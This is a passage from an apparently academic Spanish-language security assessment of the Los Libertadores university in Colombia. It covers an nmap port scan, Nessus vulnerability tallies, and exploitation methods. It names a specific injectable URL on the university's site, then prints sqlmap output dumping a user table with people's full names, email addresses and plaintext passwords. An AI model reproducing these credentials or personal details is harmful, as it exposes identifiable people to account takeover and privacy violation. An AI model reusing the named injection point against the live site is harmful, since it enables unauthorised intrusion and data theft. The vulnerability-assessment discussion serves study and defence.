Escaneo de puerto: Los escaneos de puertos permiten verificar los servicios expuestos tanto a nivel externo como a nivel interno, dejando evidencia tecnologías usadas por la empresa en sus servidores, siempre es importante que nunca los servidores o dispositivos de red dejen ver sus versiones o tecnologías.

Figura: Análisis 10

Port	Protocol	State	Service	Version
80	tcp	open	http	Apache httpd 2.2.9 ((Debian) PHP/5.2.6-1+lenny8 with Suhosin-Patch)
113	tcp	closed	ident	
5080	tcp	open	ms-wbt-server	Microsoft Terminal Service
8080	tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1
8089	tcp	open	http	Apache httpd 2.0.50 ((Unix) mod_ssl/2.0.50 OpenSSL/0.9.8 Zend Core/1 PHP/5.1.4)
8443	tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1

Fuente: Imagen tomada del resultado de un análisis de puertos con NMAP.

3.4 CONCEPTO SOBRE ANÁLISIS DE VULNERABILIDADES


Las vulnerabilidades informáticas son el día a día de los delincuentes informáticos para poder realizar fraudes y robos electrónicos, por lo que un administrador siempre deberá estar atento a los cero days reportados y todos los bugs encontrados, teniendo de esta manera un paso a delante de ellos.

Por esta razón es que los analizadores de vulnerabilidades juegan un papel sumamente importante y es debe de todo administrador tener entre sus herramientas un analizador de vulnerabilidades, preferiblemente licenciado como Nessus.

Debido a las vulnerabilidades que reportan y son descubiertas a diario, se hace importante que se realicen actividades con frecuencia y periódicas de estudio de la red y dispositivos, por ello se plantea dentro de la metodología una fase de escaneo de vulnerabilidades para poder posteriormente realizar una explotación y llevar consigo una intrusión satisfactoria verificable y saber cómo contra arrestarla.

Al realizar un análisis sobre la dirección IP 190.242.99.231 dirección que apunta al dominio ww.libertadores.edu.co se encuentran ciertas vulnerabilidades con severidad crítica.


Figura: Análisis 11



Fuente: Imagen tomada del análisis de vulnerabilidades con la herramienta Nessus.

Se encontraron 6 vulnerabilidades con severidad crítica


Figura: Análisis 12



Fuente: Autor del documento

Dichas vulnerabilidades hacen referencia a certificados no soportados en OPEN SSL, sistemas operativos sin soporte y versión de PHP sin soporte.

Figura: Análisis 13



Fuente: Autor del documento.


Se encontraron 27 vulnerabilidades con severidad alta:

Figura: Análisis 14

Los Libertadores
Fundación Universitaria

TABLERO DE GESTIÓN DE ANALISIS DE VULNERABILIDADES ALTAS

OBJETIVOS	ENERO	FEBRERO	MARZO	ABRIL	MAYO	JUNIO	JULIO	AGOSTO	SEPTIEMBRE	OCTUBRE	NOVIEMBRE	DICIEMBRE
ALTAS	0	0	0	0	27	0	0	0	0	0	0	0



Fuente: Autor del documento.

Nombre de las vulnerabilidades halladas

Figura: Análisis 15

Los Libertadores
Fundación Universitaria

NÚMERO TOTAL DE VULNERABILIDADES:	
INFORMATIVAS	39
BAJAS	0
MEDIAS	60
ALTAS	27
CRITICAS	6

CLASIFICACIÓN DE RIESGO DE LA VULNERABILIDAD	NOMBRE DE LA VULNERABILIDAD (INGLES)
High	Apache <= 2.0.51 Satisfy Directive Access Control Bypass
High	OpenSSL < 0.9.8f Multiple Vulnerabilities
High	OpenSSL < 0.9.8f Multiple Vulnerabilities
High	OpenSSL < 0.9.8p / 1.0.0b Buffer Overflow
High	che < 2.0.59 mod_rewrite LDAP Protocol URL Handling Over
High	Apache < 2.0.55 Multiple Vulnerabilities
High	Apache < 2.0.55 Multiple Vulnerabilities
High	Apache < 2.0.55 Multiple Vulnerabilities

Fuente: Autor del documento

Figura: Análisis 16


High	Apache < 2.0.55 Multiple Vulnerabilities
High	PHP < 5.2.6 Multiple Vulnerabilities
High	PHP < 5.2.6 Multiple Vulnerabilities
High	PHP < 5.2.6 Multiple Vulnerabilities
High	PHP < 5.2.6 Multiple Vulnerabilities
High	PHP < 5.2.6 Multiple Vulnerabilities
High	PHP < 5.2.6 Multiple Vulnerabilities
High	Unsupported Web Server Detection
High	PHP < 5.2.8 Multiple Vulnerabilities
High	PHP < 5.2.8 Multiple Vulnerabilities
High	PHP < 5.3.12 / 5.4.2 CGI Query String Code Execution
High	Apache 2.0 < 2.0.65 Multiple Vulnerabilities
High	Apache 2.0 < 2.0.65 Multiple Vulnerabilities
High	Apache 2.0 < 2.0.65 Multiple Vulnerabilities
High	Apache 2.0 < 2.0.65 Multiple Vulnerabilities
High	Apache 2.0 < 2.0.65 Multiple Vulnerabilities
High	Apache 2.0 < 2.0.65 Multiple Vulnerabilities

Fuente: Autor del documento

Las vulnerabilidades con severidad alta hacen referencia en gran parte a múltiples hallazgos en las versiones de PHP, Apache y OpenSSL, por lo que aumenta el grado de inseguridad en el servidor y en gran parte en sus publicaciones WEB.

Se encontraron 60 Vulnerabilidades Medias:

Figura: Análisis 17



Fuente: Autor del documento.

Figura: Análisis 18

Los Libertadores Fundación Universitaria	NÚMERO TOTAL DE VULNERABILIDADES:
INFORMATIVAS	39
BAJAS	0
MEDIAS	60
ALTAS	27
CRITICAS	6

CLASIFICACIÓN DE RIESGO DE LA VULNERABILIDAD	NOMBRE DE LA VULNERABILIDAD (INGLES)
Medium	ple Mac OS X Find-By-Content .DS_Store Web Directory Lis
Medium	CVS (Web-Based) Entries File Information Disclosure
Medium	HTTP TRACE / TRACK Methods Allowed
Medium	HTTP TRACE / TRACK Methods Allowed
Medium	HTTP TRACE / TRACK Methods Allowed
Medium	HTTP TRACE / TRACK Methods Allowed
Medium	HTTP TRACE / TRACK Methods Allowed
Medium	HTTP TRACE / TRACK Methods Allowed
Medium	Apache < 2.0.51 Multiple Vulnerabilities (OF, DoS)

Fuente: Autor del documento.

Figura: Análisis 19


Medium	SSL Version 2 and 3 Protocol Detection
Medium	Web Server Expect Header XSS
Medium	Web Server Expect Header XSS
Medium	SSL Weak Cipher Suites Supported
Medium	PHP < 5.2.5 Multiple Vulnerabilities
Medium	PHP < 5.2.5 Multiple Vulnerabilities
Medium	PHP < 5.2.5 Multiple Vulnerabilities
Medium	PHP < 5.2.5 Multiple Vulnerabilities
Medium	PHP < 5.2.5 Multiple Vulnerabilities
Medium	PHP < 5.2.5 Multiple Vulnerabilities
Medium	PHP < 5.2.5 Multiple Vulnerabilities
Medium	PHP < 5.2.5 Multiple Vulnerabilities
Medium	PHP < 5.2.5 Multiple Vulnerabilities
Medium	PHP < 5.2.5 Multiple Vulnerabilities
Medium	PHP < 5.2.5 Multiple Vulnerabilities
Medium	PHP < 5.2.5 Multiple Vulnerabilities
Medium	PHP < 5.2.5 Multiple Vulnerabilities
Medium	PHP < 5.2.5 Multiple Vulnerabilities
Medium	PHP < 5.2.5 Multiple Vulnerabilities
Medium	PHP < 5.2.5 Multiple Vulnerabilities
Medium	Apache < 2.0.51 Multiple Vulnerabilities (OF, DoS)
Medium	Apache < 2.0.51 Multiple Vulnerabilities (OF, DoS)
Medium	OpenSSL < 0.9.7h / 0.9.8a Protocol Version Rollback
Medium	< 0.9.7k / 0.9.8c PKCS Padding RSA Signature Forgery Vul
Medium	OpenSSL < 0.9.7m / 0.9.8e Buffer Overflow
Medium	OpenSSL < 0.9.8i Denial of Service
Medium	OpenSSL < 0.9.8j Signature Spoofing
Medium	OpenSSL < 0.9.8k Denial of Service
Medium	OpenSSL < 0.9.8k Denial of Service
Medium	OpenSSL < 0.9.8k Denial of Service
Medium	OpenSSL < 0.9.8l Multiple Vulnerabilities
Medium	OpenSSL < 0.9.8l Multiple Vulnerabilities
Medium	OpenSSL < 0.9.8l Multiple Vulnerabilities
Medium	OpenSSL < 0.9.8l Multiple Vulnerabilities

Fuente: Autor del documento.

Dichas vulnerabilidades medias se referencian a problemas heredados de las vulnerabilidades altas y críticas como se mencionan en la Figura: Análisis 14 y 15, sin embargo aparecen vulnerabilidades como XSS por métodos Expect.

No se encontraron Vulnerabilidades con Severidad Baja

Figura: Análisis 20



Fuente: Autor del documento.

El hecho de que existan vulnerabilidades Altas y Críticas, no es un indicador de que tengan que existir las vulnerabilidades bajas, esto es un factor relativo.

La sumatoria total de las vulnerabilidades es de 93 reportes realizados por la herramienta Nessus:


Figura: Análisis 21

No.	Escaneo de Vulnerabilidades	Fecha	CRITICO	ALTA	MEDIA	BAJA	TOTAL
1	1 Escaneo	Viernes 22 de mayo de 2015	6	27	60	0	93
Viernes 22 de mayo de 2015		Vunerabilidades Remediadas	0	0	0	0	0
		Vunerabilidades Permanentes	**6**	**27**	**60**	**0**	**93**
		Vunerabilidades Nuevas	0	0	0	0	0

Fuente: Autor del documento.


En una gráfica se obtiene una mejor dimensión de los reportes realizado por Nessus.

Figura: Análisis 22



Fuente: Autor del documento.

Figura: Análisis 23




TECNOLOGIA	VULNERABILIDADES TOTALES											
	ENERO	FEBRERO	MARZO	ABRIL	MAYO	JUNIO	JULIO	AGOSTO	SEPTIEMBRE	OCTUBRE	NOVIEMBRE	DICIEMBRE
TOTALES	0	0	0	0	93	0	0	0	0	0	0	0

Fuente: Autor del documento.

3.5 CONCEPTO SOBRE EXPLOTACIÓN DE VULNERABILIDADES

La explotación de vulnerabilidades está dada por la criticidad de cada uno de los reportes realizado por le herramienta que haya hecho el hallazgo y depende mucho del procedimiento de explotación, tanto así que si dicha vulnerabilidad se encuentra reportada en la página de exploit-db.com, se podrá encontrar un script, programa, desarrollo, Exploit o cualquier información que indique la forma de realizar la explotación o intrusión de la misma. Es importante mencionar que el hecho de que no se encuentre reportada en la base de datos de exploit-db.com no es un factor que indique que el riesgo es nulo frente al reporte realizado por el analizador de vulnerabilidades. Es deber del administrador verificar la criticidad de la misma y en el peor de los casos realizar la actualización de lo que se recomienda.


Figura: Análisis 24



Fuente: Imagen descargada de la página exploit-db.com

Una denegación de servicio causada por una vulnerabilidad presente en PHP, puede hacer que la aplicación quede inaccesible por un instante:

Figura: Análisis 25



Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Es importante revisar las vulnerabilidades de denegación de servicio por la disponibilidad que debe representar el portal.

Figura: Análisis 26

Fuente: Imagen tomada de la página de la universidad libertadores, por dirección IP.

El lanzamiento automatizado de Exploits es otra de las formas de verificación e intrusión contra un objetivo, sin embargo en las pruebas realizadas y mostradas en este documento no se realiza ninguna intrusión.

Figura: Análisis 27


Fuente: Imagen tomada de la herramienta Metasploit.

Las inyecciones de código son el objetivo más claro que buscan los delincuentes informáticos, así como las colmenas de hackers y hacktivistas, siendo la forma más fácil de extraer información, puesto que una vulnerabilidad de este tipo va a permitir a un atacante extraer usuarios y contraseñas y en muchos de los casos, tomar control de un servidor al subir archivos maliciosos por los administradores de contenido de las aplicaciones web, netcat, autoejecutables, escalamiento de privilegios y web shells, que le permitirá a una persona tomar control completo del dispositivo.

Durante el desarrollo de este documento se realiza la prueba con la página

http://revistatesisispsicologica.ulibertadores.edu.co:8089/tools/marco.php?idcategoria=4862

Figura: Análisis 28




Fuente: Imagen tomada de la consulta realizada a una página web de la universidad los libertadores.

Dicha página apunta igual en el dominio principal

http://www.ulibertadores.edu.co:8089/tools/marco.php?idcategoria=4862

Figura: Análisis 29



Fuente: Imagen tomada de la página de la universidad los libertadores.


Existe un problema de fondo, el manejo de puertos, dominios y subdominios, esto sin mencionar que existen problemas a nivel de programación que permitió la inyección de código sobre la URL anteriormente nombrada. Dicha vulnerabilidad conlleva a que se realice la extracción de información como nombres de usuario, cédulas, correos, nombres, apellidos y contraseñas entre otros. Es importante siempre ejecutar en una metodología la inyección de código para verificar que las bases de datos no sean vulnerables a la extracción de datos como se vio en los capítulos anteriores en la metodología propuesta.

Otras de las vulnerabilidades que se pueden encontrar son

- SqlInjection blind
- Cross Site Scripting
- Html injection
- Cross Site Scripting Frame

Como se pudo evidenciar en el ejercicio realizado sobre la url mencionada, una inyección de código permite la extracción de datos de una BDS.

Figura: Análisis 30




Fuente: Imagen tomada de la terminal del sistema operativo Kali.

El programa Sqlmap permite realizar inyecciones de código automatizadas y finalmente la extracción de datos importantes como fue el caso de las tablas

Por último se realiza la extracción de data de la base de datos "**libertadores"** en la tabla "**usuario**" y la consulta sobre las columnas "**cargo, apellido, identificación, nombres, password, username, identificación"** de la base de datos de mysql.

Figura: Análisis 31



```
Database: libertadores
Table: usuario
[469 entries]
+--------------------------+----------------+-----------+----------------------+-----------------------------------+-----------------+
| apellidos                | identificacion | cargo     | nombres              | username                          | password        |
+--------------------------+----------------+-----------+----------------------+-----------------------------------+-----------------+
[14:44:57] [WARNING] console output will be trimmed to last 256 rows due to large table size
| Bermudez Alvarez         | <blank>        | <blank>   | Diana Constanza      | diana.bermudez@multienlace.com.co | alp948          |
| merchan zamudio          | <blank>        | <blank>   | adriana angelica     | angi_mer@hotmail.com              | alp410          |
| avila                    | <blank>        | <blank>   | rafael               | rapfael_22@hotmail.com            | alp535          |
| Cano Olivera             | <blank>        | <blank>   | Luis Eduardo         | lcano77@gmail.com                 | alp786          |
| morales marulanda        | <blank>        | <blank>   | efrain fernando      | cartman2s@hotmail.com             | alp567          |
| ruiz casallas            | <blank>        | <blank>   | maria cristina       | mariacristina_55@hotmail.com      | alp095          |
| garcia                   | <blank>        | <blank>   | mauricio             | mauro8321@hotmail.com             | alp881          |
| CASTRO                   | <blank>        | <blank>   | HARRY                | castroharrye@hotmail.com          | alp728          |
| silva                    | <blank>        | <blank>   | diana                | nanipop9@hotmail.com              | alp564          |
| Santacruz Sanmartin      | <blank>        | <blank>   | Natalia Maria        | supercow407@hotmail.com           | alp032          |
| MEDINA LEON              | <blank>        | <blank>   | JOHN ALEJANDRO       | chonmedina@gmail.com              | alp858          |
| cuadros guerrero         | <blank>        | <blank>   | jeimmy berenice      | cjeimmy@gmail.com                 | 52747892        |
| holguin                  | <blank>        | <blank>   | ivan                 | reef872000@yahoo.com              | alp309          |
| OTALORA HERNANDEZ        | <blank>        | <blank>   | NOHRA LULIETH        | lulietho@gmail.com                | alp213          |
| baez almanza             | <blank>        | <blank>   | manuel javier        | mjba2001mx@yahoo.com.mx           | alp321          |
| esqueche gonzalez        | <blank>        | <blank>   | hilda                | ahome_sg17@hotmail.com            | alp626          |
| MENDOZA NEIRA            | <blank>        | <blank>   | CARLOS ARTURO        | NEMAC80@YAHOO.COM                 | alp490          |
| Cardona Tovar            | <blank>        | <blank>   | Oscar Javier         | cardona_oscar_javier@hotmail.com  | alp291          |
| Monta\xf1o Leon          | <blank>        | <blank>   | Cindy Viviana        | cvivianaml                        | micorreou       |
| Gonzalez Pe\xf1a         | <blank>        | <blank>   | Gabriel Andres       | gabrielgope                       | yteu8471        |
